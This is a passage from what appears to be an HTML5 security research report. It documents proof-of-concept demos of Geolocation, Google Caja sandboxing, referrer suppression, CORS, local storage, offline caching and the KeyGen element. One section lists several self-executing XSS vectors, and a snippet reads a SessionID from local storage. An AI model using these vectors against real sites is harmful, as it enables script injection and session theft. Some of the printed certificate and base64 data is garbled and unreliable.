


Figure 38 POC-application: Permission check Geolocation API




Figure 39 POC-application: Position determined with Geolocation API

The relevant JavaScript code is:

```
<script type="text/javascript">

    function determinePosition(){
        if (navigator.geolocation)
            navigator.geolocation.getCurrentPosition(displayCurrentPosition);
        else
            document.getElementById("GeoPosition").textContent = "Geolocation API
is not available";
    }

    function displayCurrentPosition(position){
        document.getElementById("GeoPosition").textContent = "Latitude: " +
position.coords.latitude + " / Longitude: " + position.coords.longitude;
    }

</script>
```

5.2.10 Google Caja

This example application is a web application which includes external JavaScript code making use of Google Caja (used UA in this section was Mozilla Firefox 3.6.13). Figure 40 shows the application. All coloured frames are showing the result of the execution of the same JavaScript code. The first frame (green) shows the execution of the JavaScript functions directly embedded into the website; the JavaScript code has full access to the global object. The text in bold is the code of the executed JavaScript function and the text (normal, not bold) behind the result of the JavaScript code. The second frame (yellow) shows the same as the first frame (green) but the JavaScript code is loaded from an external source and embedded into the website using the *src-attribute*; the JavaScript code has also full access to the global object. The last frame (orange background) was included using Google Caja: the JavaScript code does not have access to the global object anymore and lives in a sandbox.



COMPASS SECURITY

[Back to HTML5 Security Examples](#)

Google Caja Example Application

Some information about the browser context read with JavaScript:

```
document.domain: internal.csnc.ch
document.cookie: JSESSIONID=C0FD48B310FF91F7F8C36075AC7F675E
localStorage.getItem("TestValue"): Hallo Welt!
document.getElementById("IntroductionText") : Some information about the browser context read with JavaScript:
eval(document.write("Written with JavaScript eval()")): Written with JavaScript eval()
```

The same information are display using a JavaScript file included from <http://www.zinus.de/TestContent/displayBrowserInfo.js> into the domains context and the result is displayed in the red frame

```
document.domain: internal.csnc.ch
document.cookie: JSESSIONID=C0FD48B310FF91F7F8C36075AC7F675E
localStorage.getItem("TestValue"):Hallo Welt!
document.getElementById('IntroductionText') : Some information about the browser context read with JavaScript:
"eval(document.write("Written with JavaScript eval()")): "Written with JavaScript eval()
```

The same information are display using a JavaScript file included from <http://www.zinus.de/TestContent/displayBrowserInfo.js>. But this time the input making use of Google Caja.

```
document.domain: nosuchhost.fake
document.cookie: undefined
ReferenceError: Outer variable not found: localStorage
TypeError: obj is null
"eval(document.write("Written with JavaScript eval()")): "ReferenceError: Outer variable not found: eval
```

Figure 40 POC-Application: Google Caja

The first frame (green) executes the JavaScript code directly embedded into the embedding domain:

```
<b>document.domain:</b> <script>document.write(document.domain)</script><br>
<b>document.cookie:</b>
<script>document.write(document.cookie)</script><br>
<b>document.getElementById("IntroductionText")</b>
<script>document.write(document.getElementById("IntroductionText").textContent)</script><br>
<b>eval(document.write("Written with JavaScript eval()")):</b>
<script>eval(document.write("Written with JavaScript eval()"))</script><br>
```

The second frame (yellow) includes the JavaScript code as following:

```
<script
src="http://external.csnc.ch/HTML5SecurityExamples/js/DisplayBrowserInfo.js">
```

The script runs in the same context as the embedding domain. The last frame (orange background) shows the result of the integration of the JavaScript code making use of Google Caja:

```
loadCaja(function (caja) {

    // There should be one Sandbox per gadget
    var sandbox = new caja.hostTools.Sandbox();

    // Specify the DOM node which is the virtual <body> of the gadget
```



```
sandbox.attach(document.getElementById("CajaContent"));

// Load the gadget

sandbox.run("http://www.zinus.de/TestContent/displayBrowserInfo.js");
```

The default server for *cajoling* is *caja.appspot.com*. Therefore, the following request is sent to this server from the client side executed Caja-code.

```
GET
/cajole?url=http%3A%2F%2Fwww.zinus.de%2FTestContent%2FdisplayBrowserInfo.js&rende
rer=pretty&input-mime-type=application/javascript&output-mime-
type=application/json&emit-html-in-js=true&callback=__caja_mod_0__&alt=json-in-
script HTTP/1.1
Host: caja.appspot.com
```

```
Server response:
HTTP/1.1 200 OK
Content-Type: text/javascript;charset=UTF-8
Access-Control-Allow-Origin: *
Date: Sat, 22 Jan 2011 15:35:05 GMT
Server: Google Frontend
Cache-Control: private, x-gzip-ok=""
Content-Length: 3510
```

```
__caja_mod_0__({
  "js":
    "{\n  __.loadModule({\n    \u0027instantiate\u0027: function (__,
IMPORTS__) {\n      var $v = __.readImport(IMPORTS__, \u0027$v\u0027, {\n
\u0027getOuters\u0027: { \u0027()\u0027: { } },\n
\u0027initOuter\u0027: { \u0027()\u0027: { } },\n \u0027cm\u0027: {
\u0027()\u0027: { } },\n \u0027ro\u0027: { \u0027()\u0027: { } },\n
\u0027r\u0027: { \u0027()\u0027: { } },\n \u0027tr\u0027: {
\u0027()\u0027: { } },\n \u0027cf\u0027: { \u0027()\u0027: { } }\n
});\n    var moduleResult__, $dis;\n    moduleResult__ =
__.NO_RESULT;\n    $dis = $.getOuters();\n    $.initOuter(\u0027onerror\u0027);\n    try {\n    $.cm($$.ro(\u0027document\u0027), \u0027write\u0027, [\n
\u0027\\x3cb\\x3edocument.domain: \\x3c/b\\x3e\u0027 +
$.r($$.ro(\u0027document\u0027),\n    \u0027domain\u0027) +
\u0027\\x3cbr\\x3e\u0027 ]);\n    } catch (ex__) {\n    try {\n
throw __.tameException(ex__); \n    } catch (e) {\n    e =
$.tr(e);\n    $.cm($$.ro(\u0027document\u0027), \u0027write\u0027, [
$.cm(e, \u0027toString\u0027, [ ]) +\n    \u0027\\x3cbr\\x3e\u0027
]);\n    }\n    try {\n
$.cm($$.ro(\u0027document\u0027), \u0027write\u0027, [\n
\u0027\\x3cb\\x3edocument.cookie: \\x3c/b\\x3e\u0027 +
$.r($$.ro(\u0027document\u0027),\n    \u0027cookie\u0027) +
\u0027\\x3cbr\\x3e\u0027 ]);\n    } catch (ex__) {\n    try {\n
throw __.tameException(ex__); \n    } catch (e) {\n    e =
$.tr(e);\n    $.cm($$.ro(\u0027document\u0027), \u0027write\u0027, [
$.cm(e, \u0027toString\u0027, [ ]) +\n    \u0027\\x3cbr\\x3e\u0027
]);\n    }\n    try {\n
$.cm($$.ro(\u0027document\u0027), \u0027write\u0027, [\n
\u0027\\x3cb\\x3edocument.getElementById(\\u0027IntroductionText\\u0027)
\\x3c/b\\x3e:\u0027\n    + $.r($$.cm($$.ro(\u0027document\u0027),
\u0027getElementById\u0027, [\n \u0027IntroductionText\u0027 ]),
\u0027textContent\u0027) + \u0027\\x3cbr\\x3e\u0027 ]);\n    } catch (ex__)
{\n    try {\n    throw __.tameException(ex__); \n    }
catch (e) {\n    e = $.tr(e);\n
```



```
$v.cm($v.ro(\u0027document\u0027), \u0027write\u0027, [ $v.cm(e,
\u0027toString\u0027, [ ]) +\n                \u0027\\x3cbr\\x3e\u0027 ]);\n}\n    }\n    try {\n        $v.cm($v.ro(\u0027document\u0027),
\u0027write\u0027, [\n\u0027\\\"\\x3cb\\x3eeval(document.write(\\\"Written with JavaScript eval():\n\\x3c/b\\x3e\\\"\\u0027\n                ]);\n                moduleResult__ =
$v.cf($v.ro(\u0027eval\u0027), [ $v.cm($v.ro(\u0027document\u0027),\n\u0027write\u0027, [ \u0027Written with JavaScript eval() \\x3cbr\\x3e\u0027 ]
)];\n        } catch (ex__) {\n            try {\n                throw
                __.tameException(ex__);
            } catch (e) {\n                e = $v.tr(e);\n                $v.cm($v.ro(\u0027document\u0027), \u0027write\u0027, [ $v.cm(e,
\u0027toString\u0027, [ ]) ]);\n                }\n                }\n                return
moduleResult__;\n        },\n        \u0027cajolerName\u0027:\n\u0027com.google.caja\u0027,\n        \u0027cajolerVersion\u0027:\n\u00274344\u0027,\n        \u0027cajoledDate\u0027: 1295710505430\n    });\n}"}\n    "messages": [ ]
})
```

This Caja code is executed inside the Caja sandbox and does not have access to the global object which is illustrated in the last frame (orange background) in Figure 40.



5.2.11 Suppress Referrer

This demo application shows the function of suppressing the HTTP referrer header using `rel=noreferrer`. The screenshot shown in Figure 41 (used UA in this section was Apple Safari 5.0.3) shows the application.



Figure 41 POC-Application: Suppressing HTTP Referrer

Clicking on the first link will send the HTTP Referrer and clicking the second link will suppress the HTTP referrer. The relevant source code of this application:

```
<div class="text">
  <a href="">Clicking this link will send the referer</a><br><br>
  <a rel=noreferrer href="">Clicking this link will not send the referer</a>
</div>
```

If the first link is clicked the browser will send the HTTP referrer. The following network capture shows the request sent to the server:

```
GET /HTML5SecurityExamples/linkRefererSuppress/list HTTP/1.1
Host: internal.csnc.ch
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/533.19.4
(KHTML, like Gecko) Version/5.0.3 Safari/533.19.4
Referer: http://internal.csnc.ch/HTML5SecurityExamples/linkRefererSuppress/list
Accept:
application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,
*/*;q=0.5
Accept-Language: en-US
Accept-Encoding: gzip, deflate
Connection: keep-alive
Proxy-Connection: keep-alive
```

If the second link is clicked the browser will not send the referrer. The following network capture shows the request sent to the server:

```
GET /HTML5SecurityExamples/linkRefererSuppress/list HTTP/1.1
Host: internal.csnc.ch
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/533.19.4
(KHTML, like Gecko) Version/5.0.3 Safari/533.19.4
Accept:
application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,
*/*;q=0.5
Accept-Language: en-US
Accept-Encoding: gzip, deflate
Connection: keep-alive
Proxy-Connection: keep-alive
```



5.3 Additional HTML5 relevant information

5.3.1 Cross-Origin Resource Sharing in detail

This section gives more details about the CORS preflight request. The sequence diagram in Figure 42 shows a high level overview of the steps processes in CORS. The steps one and two are optional and only performed if some conditions apply. The preflight request is defined to clarify the conditions under which the server accepts CORS. The preflight request needs to be performed if one of the following conditions is true (according to [61]):

- It is only allowed to modify the four HTTP headers *Accept*, *Accept-Language*, *Content-Language* and *Last-Event-ID*. If any other header is modified a preflight request has to be sent.
- If the HTTP request method differs from *GET*, *HEAD* or *POST* a preflight request has to be sent.




Figure 42 Sequence Diagram: Cross-Origin Resource Sharing

1. **Preflight Request:** The request is sent with the HTTP method *OPTIONS* and includes some HTTP headers. The CORS specific headers are: *Access-Control-Request-Method* (value is the HTTP method the client wants to use in the actual request), *Access-Control-Request-Headers* (a comma separated list of additional HTTP headers the client will request), *Origin* (this is the origin of the preflight request).
2. **Preflight Response:** The server responds to the preflight request with the preflight response only if he wants to support CORS. If the preflight response fails CORS is not possible. The server responds with some headers; the following CORS specific headers: *Access-Control-Allow-Credentials* (defines whether authentication headers such as cookies are allowed), *Access-Control-Max-Age* (defines the caching time of the preflight response), *Access-Control-Allow-Methods* (the allowed request HTTP methods) and *Access-Control-Allow-Headers* (the accepted request header fields of the server).
3. **Actual Request:** This is the actual CORS request performed (see 2.2).
4. **Actual Response:** This is the actual CORS response (see 2.2).

5.3.2 Accessing Local Storage

This section shows some example how to access and manipulate local storage using JavaScript code.

Accessing stored local storage items:

```
[...]
<script>
alert('Value of the item SessionID: ' + localStorage.getItem('SessionID'))
</script>
[...]
```

Setting new values to local storage:

```
[...]  
localStorage.setItem('company','csnc');  
[...]
```

To clear all Local Storage items of the current website the following JavaScript code can be used:

```
[...]  
javascript:localStorage.clear()  
[...]
```

5.3.3 Offline Web Application – the cache manifest file

The central file in Offline Web Applications is the cache manifest file. This cache manifest file has three main sections and has to start with "CACHE MANIFEST". The three main sections are:

- **CACHE:** This is the explicit section. Resources listed here will be cached and be available offline.
- **NETWORK:** Files that should not be cached. These resources are never cached and stored offline.
- **FALLBACK:** Here is defined what should happen for files (for whatever reason) cannot be loaded from cache.

Example manifest file:

```
CACHE MANIFEST  
/style.css  
/helper.js  
/csnc-logo.jpg  
NETWORK:  
/visitor_counter.jsp  
FALLBACK:  
/ /offline_Error_Message.html
```

5.3.4 Example of new XSS-vectors

In this section some example of new vectors that can be used for Cross-Site-Scripting attacks are shown. The examples are some selections taken from Mario Heiderich's HTML5 Security Cheatsheet website [62] where more examples can be found:

Self-executing focus event via autofocus: This vector uses an input element with autofocus to call its own focus event handler - no user interaction required

```
<input onfocus=write(1) autofocus>
```

Self-executing JavaScript via <BODY> onscroll autofocus: This vector triggers an onscroll event executing JavaScript on <BODY> due to an autofocus on an <INPUT> way further down the page.

```
<body onscroll=alert(1)>  
<br><br><br><br><br><br>...<br><br><br><br><input autofocus>
```

Form surveillance with onforminput, onforminput and form attributes: Enter a value into the form element to see how "onforminput" and "onformchange" attributes can monitor <FORM> activity - even from outside the <FORM> via the form attribute on a <BUTTON> element.

```
<form id=test onforminput=alert(1)><input></form><button  
form=test onformchange=alert(2)>X
```




5.3.5 KeyGen element

The KeyGen is a part of HTML5 security [3] and this section covers the KeyGen tag and its use. This feature is explained for completeness because it is rarely discussed in HTML5 security thoughts. This is most likely because it will not be used very extensively and the need for it is not commonly seen. Microsoft already has stated that this feature will not be implemented in their Internet Explorer because they have their own protocols for managing keys [63].

KeyGen was introduced by Netscape several years before the HTML5 specification but found the way into HTML5. The KeyGen tag can be used for letting the UA generate a Public / Private key pair.

The KeyGen Process is as following:

- The user downloads a website with KeyGen defined in a form
- If the form is submitted the UA generates a KeyPair. The private key is stored in the KeyStore of the UA and the public key is sent to the server

```
<html>
  <title>HTML5 KeyGen Tag</title>
  <body>
    <h2>HTML5 KeyGen Tag </h2>
    <form name="keyGenTestForm" id="keyGenTestForm" method="POST"
action="http://keygen.zinus.de">
      <keygen name="KeyGenKey" keytype="rsa"
challenge="challenge">
        <input name="KeyGenKey" value="TypeYourKeyHere" />
        <input type="submit">
      </form>
    </body>
</html>
```

The key generation is performed on the client. Therefore, the secret remains on the client and the server does only receive the public part of the key pair which is digitally signed.

To demonstrate the key pair generation process the exchanged messages and created certificate in the example of creating a SSL-Client key at the company StartSSL [64] is given in the rest of this subsection. Following the relevant messages transferred between the UA and server during key generation using <keygen> are listed.

Client request (for loading the KeyGen form)

```
GET /keygen.ssl?reqType=firstKey&certType=smime HTTP/1.1
Host: www.startssl.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-GB; rv:1.9.2.12)
Gecko/20101026 Firefox/3.6.12
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: https://www.startssl.com/
Cookie: lg=en; ap=12; mn=Hide; ex=false; STARTSSLID=ABCDEFGHIJKLMNQPQRSTUVWXYZ
```

StartSSL Server response

```
<form method="POST" name="keyGen" id="keyGen">
  <table width="100%" align="center">
    <tr>
      <td width="100%" align="center">
        <input type="hidden" name="reqType" value="firstKey">
```



```
<keygen name="spkacKey">
  </td>
</tr>
<tr><td>&nbsp;</td></tr>
<tr>
  <td width="100%" align="center"
  onclick="document.forms['keyGen'].submit();">
```

Client request (sends the public part of the keypair):

```
POST /keygen.ssl?reqType=firstKey&certType=smime HTTP/1.1
Host: www.startssl.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-GB; rv:1.9.2.12)
Gecko/20101026 Firefox/3.6.12
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: https://www.startssl.com/keygen.ssl?reqType=firstKey&certType=smime
Cookie: lg=en; ap=12; mn=Hide; ex=false; STARTSSLID= ABCDEFGHIJKLMNOPQRSTUVWXYZ
Content-Type: application/x-www-form-urlencoded
Content-Length: 916
```

```
reqType=firstKey&spkacKey=MIICQDCCASgwgGElMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQD
IMtWalHLZ%0D%0AX6UxfrVofiqAsNIR57Wrrc4neCjREylxLYk%2F2D4FL9%2BYBj%2BZoyLz2L%2F3Oc
IYGGpF%0D%0AJsx0uHSDRWftJHLwTXD1zjgXMCBz5lQlhVXUbXlLxm%2Fz3zOgMLB6weLlsGo244YE%0D
%0A8uqQ5BDRzVQXAnRCZwg68Ma%2BQxq71FESvxSXHMTgX5kTCzEPTb7VO3gkTANWYGXe%0D%0ADz2h%2
Fh5%2BFwuFgQb3PiPcXj%2ForOVuWyKhyHuCbAlwN3QeVls6Q1h8dx9UowsVVeCR%0D%0AORj9%2BQLYA
%2FOPptTuTv0fDhCV8NECX1Va04QvWoIhXjaSGvG1OemlUH74JrECpboz%0D%0AlA2RTvQy1frXAgMBAA
EWADANBgkqhkiG9w0BAQQFAAOCAQEAEBUTMq3bk5v2qnrN%0D%0A72PiCPNTGNP4cziPLibVRCfCt00XN
myONHRhWvCE1qgTopYZw7LuiyXLH2nuU2Nm%0D%0AC93sSxyWF%2F2WJD76rRzkJkgy%2BPUWhXHSfuOL
ehW83tFy5x%2BbxYWCQY3u7pm6oym2%0D%0AVvHs jpm2pHd9PnbkXt0bt.syw46vMyU1VoTERWRYIYYHy
r%2BEgDS78gSQVrH%2FpZX7G%0D%0A8ctYSSQ80VF4fsfv3L97RFSe4Y4aqN34cKYqEkYm76y2TyUIbUG5
lf3zIAaFGi77%0D%0Ab%2BLktiTHCxiv9L0gKJa31CCA6n5AirqGzjydFC7kVS8%2FovHuWvOb%2Bjo2S
IcVz6C8%0D%0A4iGNNw%3D%3D
```

Afterwards the key is signed by the server and sent back to the client UA (Client request):

```
GET /getcrt.ssl?certID=123456789 HTTP/1.1
Host: www.startssl.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-GB; rv:1.9.2.12)
Gecko/20101026 Firefox/3.6.12
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: https://www.startssl.com/
Cookie: lg=en; ap=12; mn=Hide; ex=false; STARTSSLID= ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

Server response:

```
HTTP/1.1 200 OK
Date: Sat, 13 Nov 2010 09:22:45 GMT
Server: Apache/2.2.3 (StartCom)
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: pre-check=0, post-check=0, max-age=0
Pragma: no-cache
Content-Disposition: inline; filename=aGonJje6M8UXNmV8.p7b
```



```
Content-Length: 7289
Last-Modified: Sat, 13 Nov 2010 09:22:45 GMT
Keep-Alive: timeout=15, max=10
Connection: Keep-Alive
Content-Type: application/x-x509-user-cert
```

```
-----BEGIN CERTIFICATE-----
MIIU2gYJKoZIhvcNAQcCoIIUyzCCFMcCAQExADALBgkqhkiG9w0BBwGgghStMIIG
pDCCBYygAwIBAgIDAdP4MA0GCSqGSIb3DQEBBQUAMIGMMQswCQYDVQQGEwJTTDEW
[DELETED UNIMPORTANT DATA]
LeFmXJpBBpHCeYPAVYk+x+/DnmpWC65xAkBFpW6bQAGPrLqShA52NAr9b/sdb+X
AsUJGwjcvTfigfs3hENiIMrnVktl6v5swSSTJKE06wX/miKum30/8WVRcQYwarP0
iByADfxiyuiDXqEAMQA=
-----END CERTIFICATE-----
```




Figure 43 Example application: KeyGen certificate in Firefox 3.6.13

The content of the certificate:

```
openssl x509 -text -in MSchmidtStartSSLCertificate.pem
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number: 119800 (0x1d3f8)
    Signature Algorithm: sha1WithRSAEncryption
```




```
Issuer: C=IL, O=StartCom Ltd., OU=Secure Digital Certificate Signing,
CN=StartCom Class 1 Primary Intermediate Client CA
Validity
  Not Before: Nov 12 09:57:10 2010 GMT
  Not After : Nov 14 02:38:29 2011 GMT
Subject: description=294029-CI173kBDnFda3TyM, O=Persona Not Validated,
CN=StartCom Free Certificate Member/emailAddress=michael.schmidt@zinus.de
Subject Public Key Info:
  Public Key Algorithm: rsaEncryption
  Public-Key: (2048 bit)
  Modulus:
    00:c8:32:d5:9a:94:72:d9:5f:a5:31:7e:b5:68:7e:
    2a:80:b0:d2:11:e7:b5:ab:ad:ce:27:78:28:d1:13:
    2d:71:21:89:3f:d8:3e:05:23:df:98:06:3f:99:a3:
    22:f3:d8:bf:f7:39:c2:18:18:6a:45:26:cc:74:b8:
    74:83:45:61:6d:24:72:f0:4d:70:f5:ce:38:31:30:
    20:73:e6:54:25:85:55:d4:6d:79:4b:c6:6f:f3:df:
    33:a0:30:b0:7a:c1:e2:f5:b0:6a:36:e3:86:04:f2:
    ea:90:e4:10:d1:cd:54:17:02:74:42:67:08:3a:f0:
    c6:be:43:1a:bb:d4:51:12:bf:14:97:1c:cb:60:5f:
    99:13:0b:31:0f:4d:be:d5:3b:78:24:4c:09:d6:c8:
    65:de:0f:3d:a1:fe:1e:7e:17:0b:85:81:06:f7:3e:
    23:dc:5e:3f:e8:ac:e5:6e:5b:22:a1:c8:7b:82:6c:
    09:70:37:74:1e:56:5b:3a:43:58:7c:77:1f:54:a3:
    0b:30:55:e0:91:39:18:fd:f9:02:d8:03:f3:8f:a6:
    d4:ee:4e:fd:1f:0e:10:95:f0:d1:02:5f:55:5a:3b:
    84:2f:5a:82:21:5e:36:92:1a:f1:b5:39:e9:b5:50:
    7e:f8:26:b1:02:a5:ba:33:94:0d:91:4e:f4:32:d5:
    fa:d7
  Exponent: 65537 (0x10001)
X509v3 extensions:
  X509v3 Basic Constraints:
    CA:FALSE
  X509v3 Key Usage:
    Digital Signature, Key Encipherment, Data Encipherment
  X509v3 Extended Key Usage:
    TLS Web Client Authentication, E-mail Protection
  X509v3 Subject Key Identifier:
    8C:FA:C5:49:EB:15:59:32:61:E8:67:4F:74:87:C9:CF:AA:CD:C8:78
  X509v3 Authority Key Identifier:
    keyid:53:72:ED:92:9C:E0:DA:CB:01:5C:7C:7E:96:35:4E:F2:D4:B8:51:82

  X509v3 Subject Alternative Name:
    email:michael.schmidt@zinus.de
  X509v3 Certificate Policies:
    Policy: 1.3.6.1.4.1.23223.1.2.2
      CPS: http://www.startssl.com/policy.pdf
      CPS: http://www.startssl.com/intermediate.pdf
    User Notice:
      Organization: StartCom Ltd.
      Number: 1
      Explicit Text: Limited Liability, see section *Legal
Limitations* of the StartCom Certification Authority Policy available at
http://www.startssl.com/policy.pdf

  X509v3 CRL Distribution Points:

  Full Name:
```



```
URI:http://www.startssl.com/crtul-crl.crl

Full Name:
  URI:http://crl.startssl.com/crtul-crl.crl

Authority Information Access:
  OCSP - URI:http://ocsp.startssl.com/sub/class1/client/ca
  CA Issuers -
URI:http://www.startssl.com/certs/sub.class1.client.ca.crt

X509v3 Issuer Alternative Name:
  URI:http://www.startssl.com/
Signature Algorithm: sha1WithRSAEncryption
  05:4a:08:b1:a5:14:f3:de:f1:5d:fd:a6:c2:7b:8c:b1:d1:2b:
  e4:91:ae:ae:90:30:aa:7a:e0:d8:13:f7:78:49:03:f5:ae:72:
  69:7b:ea:de:3b:69:47:7c:c1:da:33:7a:11:c9:ac:4e:9e:a9:
  73:e6:98:c6:f7:33:1d:ff:e8:75:c8:8f:81:5c:11:45:94:5f:
  04:90:e8:86:31:0c:9c:cd:c2:29:6a:8b:4d:a5:a8:1d:f4:c4:
  36:1a:99:9a:da:30:ec:ba:31:d7:1b:bc:43:a8:09:ac:ed:ea:
  d1:83:e4:f2:4c:92:63:cc:56:b7:86:1d:82:0e:0d:03:b6:05:
  b6:66:c6:de:04:7c:53:90:71:67:96:8f:b8:e5:9c:7b:5d:18:
  b4:ca:98:14:02:32:e2:c0:4a:41:d8:5d:19:b2:f4:7e:75:41:
  9c:b6:44:47:23:e0:fe:91:4d:ea:86:93:fc:0e:d5:f6:3d:65:
  0e:25:00:16:44:a1:e4:b0:4c:df:dd:7f:49:36:13:9a:b9:0b:
  f3:89:2b:30:c2:bd:09:0d:05:11:5e:a6:74:d0:d6:24:dc:46:
  59:5b:3f:41:f2:4a:ab:7d:be:d6:f1:1c:a7:17:db:df:1b:dc:
  ec:f4:4f:83:8a:d0:81:36:37:82:b0:53:50:b4:49:4a:1f:f6:
  2f:02:4b:32
-----BEGIN CERTIFICATE-----
MIIGpDCCBYygAwIBAgIDAdP4MA0GCSqGSIb3DQEBBQUAMIGMMQswCQYDVQQGEwJj
TDEWMBQGA1UEChMNU3RhcncRDb20gTHRkLjErMCKGALUECXMjU2VjdXJlIERpZ210
YWwgQ2VydGlnaWNoGUGU21nbmluZzE4MDYGA1UEAxMvU3RhcncRDb20gQ2xhc3Mg
MSBQcm9tYXJ5IEIudGVyYbWVkaWF0ZSBDbG11bnQgQ0EwHhcNMTEyMTYyMDk1NzEw
WWhcNMTEyMTYyMDk1NzEwZDQ1ODUyMjE1ODUyMjE1ODUyMjE1ODUyMjE1ODUyMjE1
